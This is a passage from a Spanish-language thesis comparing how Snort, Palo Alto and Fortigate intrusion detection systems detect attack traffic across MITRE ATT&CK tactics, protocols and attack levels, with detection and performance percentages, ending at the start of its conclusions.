


Figura 6-81 Comparación SIDs Manual VS Automático en Tráfico de Ataque

Tal como podemos observar, el procedimiento automático en pocas ocasiones coincide con el procedimiento manual lo que nos hace ver que no es demasiado efectivo. Además, es curioso fijarnos en PaloAlto ya que solo en una ocasión el procedimiento automático ha coincidido con los falsos positivos del procedimiento manual.

Por dar un poco más de explicación a esta situación de PaloAlto, esto se debe a que la alerta considerada como FP en el procedimiento automático tiene el *threat\_id* 9999. Es una alerta asociada a URLs malignas y en muchas ocasiones esta alerta nos permite identificar ataques de DDoS observando que se repite constantemente, técnicas como fuzzing u otro tipo de ataques. Es decir, este falso positivo del procedimiento automático podemos considerarlo como un error ya que esta alerta nos permite en ocasiones identificar ataques.






Figura 6-82 Comparación SIDs Manual vs Automático en Tráfico de Ataque (CIC)

Esta figura superior es similar a la anteriormente mostrada. Sin embargo, en esta hemos tenido en cuenta el tráfico legítimo del CIC-2018. [25]

Podemos observar que utilizando un Dataset de tráfico legítimo de gran tamaño podemos obtener una mayor cantidad de coincidencias entre el procedimiento automático y manual. Esto se refleja bastante en Snort y especialmente en el RS3 y RS4.

Esto nos indica que un correcto entrenamiento del banco de alertas de tráfico legítimo puede ayudar a mejorar estos resultados.

### 6.8.3.3. Detecciones Reales – Flujos

En primer lugar, para analizar los resultados confrontados entre ambos IDS utilizaremos la siguiente gráfica que expone los resultados generales:




Figura 6-83 Porcentaje Detección Flujos con Ataque Snort vs PaloAlto vs FG

En los porcentajes totales de detección de flujos, PaloAlto alcanza un 87,61% frente al 10,90% de Snort en el RS4 y el 1,60% de Fortigate. Esta diferencia significativa se explica por la presencia de ataques como

denegaciones de servicio o escaneos de puertos, que generan una gran cantidad de flujos. Al ser detectados, tienen un impacto considerable en los resultados totales. Por ello, es fundamental interpretar estos datos con cautela y centrarse en los resultados promedio para obtener conclusiones más precisas y representativas.

Si nos centramos en los resultados promedios, vemos que PaloAlto es superior a todos los paquetes de reglas utilizados por Snort y con una ligera diferencia de un 0,11% con Fortigate. Existe una diferencia del 9,88% entre PaloAlto y Snort RS4, que es el que mejores resultados obtiene a nivel de porcentajes de detección de flujos del IDS gratuito.

La Figura 6-84 y Figura 6-85 muestra un desglose de lo anteriormente comentado y tal como se puede observar, PaloAlto supera los resultados del mejor RuleSet de Snort para todas las tácticas siendo notable la diferencia en *Resource Development*, *Reconnaissance*, *Lateral Movement* y *Credential Access* excepto para *Command and Control*. Es importante señalar que en esta última táctica se generan numerosas alertas clasificadas como colaterales, relacionadas con la detección de herramientas de Command and Control. Esto hace que sea especialmente relevante analizar las detecciones eficaces asociadas a esta táctica en posteriores apartados.

De la misma manera ocurre con Fortigate, el cual obtiene resultados similares a PaloAlto destacando en tácticas como *Initial Access* o *Exfiltration* y siendo superado en tácticas como *Reconnaissance* o *Lateral Movement*. La gran diferencia percibida en *Resource Development* se debe en parte a que existen pocos ataques implementados por lo que la detección de estas se muestra con una notable diferencia en los resultados.




Figura 6-84 Porcentaje Detección Flujos con Ataque por Táctica Snort vs PaloAlto vs FG

### % DETECCIÓN FLUJOS CON ATAQUE POR TÁCTICA - SNORT VS PA VS FG




Figura 6-85 Porcentaje Detección Flujos con Ataque por Táctica 2 - Snort vs PaloAlto vs FG




Figura 6-86 Porcentaje Detección Promedio Técnicas Snort vs PaloAlto

La figura superior muestra información sobre los porcentajes de detección de Snort frente a PaloAlto en función de la técnica. Esta figura dispone de mucha información por lo que hemos generado la siguiente tabla que muestra alguna de las conclusiones que se pueden extraer:

|                                            |    |
|--------------------------------------------|----|
| Detección de Snort > Detección de PaloAlto | 12 |
| Detección de Snort = Detección de PaloAlto | 19 |
| Detección de Snort < Detección de PaloAlto | 14 |
| No comparables (Desigualdad de muestras)   | 35 |

Tabla 6-12 Comparación de Detecciones Snort vs PaloAlto

De la misma manera, hemos procedido para comparar PaloAlto con Fortigate:

|                                                |    |
|------------------------------------------------|----|
| Detección de Fortigate > Detección de PA       | 14 |
| Detección de Fortigate = Detección de Paloalto | 18 |
| Detección de Fortigate < Detección de PaloAlto | 13 |

|                |    |
|----------------|----|
| No comparables | 35 |
|----------------|----|

Tabla 6-13 Comparación de Detecciones Fortigate vs PaloAlto

6.8.3.4. Detecciones Eficaces – Flujos y Ataques

En primer lugar, vamos a analizar los resultados aplicando los criterios de detecciones eficaces a nivel de flujos.




Figura 6-87 Porcentaje Promedio Detección Eficaz Flujos Snort vs PaloAlto vs Fortigate

La Figura 6-87 nos muestra como la diferencia a nivel de detecciones eficaces resulta aún mayor entre Snort y PaloAlto. Este último detecta un 60,15% de los flujos con ataque mientras que el mejor paquete de reglas de Snort detecta un 42,78%. En comparación con Fortigate, PaloAlto lo supera con una diferencia de 3,55%.

La Figura 6-88 muestra un resultado similar a la anterior figura, pero a nivel de ataques. En este caso, PaloAlto y Fortigate superan con un 70,45% de detección eficaz de ataques a todos los RuleSets utilizados con Snort con una diferencia del 20,45% para el mejor de estos.




Figura 6-88 Porcentaje Promedio Detección Eficaz Ataques Snort vs PaloAlto vs Fortigate

Como podemos observar, a nivel de detecciones por ataques las diferencias se vuelven más notables. Por tanto, hemos diseñado la siguiente gráfica que desglosa este resultado por tácticas.




Figura 6-89 Porcentaje Promedio Detección Eficaz Ataques por Táctica Snort vs PaloAlto vs Fortigate

Si analizamos a nivel de ataques, PaloAlto supera a Snort destacando en tácticas como *Reconnaissance*, *Initial Access*, *Persistence*, *Exfiltration* o *Execution*. Tal como comentamos en un apartado anterior, la táctica *Command and Control* sería interesante analizarla en el contexto de las detecciones eficaces. Tal como podemos observar, los resultados se han igualado y ambos son capaces de detectar el mismo porcentaje de ataques.

Añadiendo a Fortigate a la ecuación, vemos que obtiene resultados similares a PaloAlto destacando levemente en tácticas como *Initial Access*, *Persistence*, *Command and Control* y *Discovery*. De la misma manera, PaloAlto supera levemente a Fortigate en tácticas como *Reconnaissance*, *Exfiltration* o *Execution*.

#### 6.8.3.5. Detecciones Eficaces – Protocolos

Si analizamos las diferencias de Snort, PaloAlto y Fortigate en función de los protocolos utilizados en los ataques podemos generar la siguiente gráfica:




Figura 6-90 Detección Eficaz de Ataques por Protocolo Snort vs PaloAlto vs Fortigate

Estos resultados obtenidos hay que manejarlos con cuidado, ya que existen protocolos para los que existen pocos ataques implementados lo que puede llevar a resultados polarizados a ser o no ser detectados.

Si nos centramos en aquellos protocolos que disponen de más ataques realizados como lo son HTTP y TCP, podemos observar que PaloAlto es superior en ambos a Snort.

En comparación con Fortigate, PaloAlto es superior en el protocolo TCP e inferior en el protocolo HTTP. Tal como se ha comentado, el resto de los protocolos no tienen una gran muestra por lo que tomar conclusiones resulta arriesgado.

**6.8.3.6. Detecciones Eficaces – LV1 vs LV2**

Si elaboramos una comparativa utilizando el criterio de ataques LV1 y ataques LV2, podemos generar las siguientes gráficas:




Figura 6-91 Detección Eficaz LV1 Snort vs PaloAlto vs Fortigate

### DETECCIÓN EFICAZ - LV2 - Snort vs PA vs FG




Figura 6-92 Detección Eficaz LV2 Snort vs PaloAlto vs Fortigate

PaloAlto y Fortigate muestran una notable mejora en la detección eficaz tanto para ataques LV1 como LV2, siendo especialmente destacables en estos últimos. Dado que los ataques LV2, por definición, pueden confundirse con actividad legítima según el contexto, estos resultados son coherentes. La capacidad de PaloAlto y Fortigate se debe, en parte, a sus motores de control de aplicaciones, diseñados para identificar este tipo de escenarios. Esto refuerza sus posiciones como soluciones de seguridad integrales, más allá de las funcionalidades de un IDS tradicional como Snort, que se centra exclusivamente en la detección de ataques.

#### 6.8.3.7. Rendimiento

Si analizamos a nivel de rendimiento los tres IDS, se puede observar en la Figura 6-93 las diferencias entre Snort, PaloAlto y Fortigate.

PaloAlto alcanza un rendimiento del 68,73%, superando ampliamente al 33,17% obtenido por el RS3 de Snort. Esta diferencia refleja los resultados observados en apartados anteriores, donde PaloAlto mostró una capacidad de detección superior y un menor porcentaje de FPs en comparación con Snort. Estas características hacen evidente su ventaja en términos de rendimiento global.

### RENDIMIENTO Snort vs PA vs FG




Figura 6-93 Rendimiento Snort vs PaloAlto vs Fortigate

Del mismo modo, Fortigate presenta un mayor rendimiento que PaloAlto gracias a su ausencia de FPs y capacidades de detección similares a este último.

#### 6.8.3.8. Detecciones Eficaces + Efectividad + Rendimiento

Para mostrar en resultados generales estos aspectos anteriormente comentados, hemos generado la siguiente gráfica donde se observa una comparativa de las diferentes variables usadas para calcular el rendimiento:




Figura 6-94 Comparativa General Snort vs PaloAlto vs Fortigate

En la figura superior podemos entender la diferencia entre el rendimiento de Fortigate y PaloAlto más claramente. Ambos tienen una capacidad de detección similar pero una tasa de FPs muy diferente.



# 7 CONCLUSIONES Y LÍNEAS DE AVANCE

---

**P**ara terminar, se darán unas conclusiones acerca del objetivo del trabajo y los resultados obtenidos. También se expondrán cuáles serían los siguientes pasos que se deberían realizar para continuar con este trabajo.

Tras finalizar la realización del proyecto, podemos dar por alcanzado su objetivo, estudiar las cualidades de Snort frente a ataques con rastro de red y compararlo con PaloAlto NGFW. Basándonos en la clasificación de ataques de la matriz MITRE conseguimos filtrar por técnicas con rastro de red y seleccionar esos ataques.

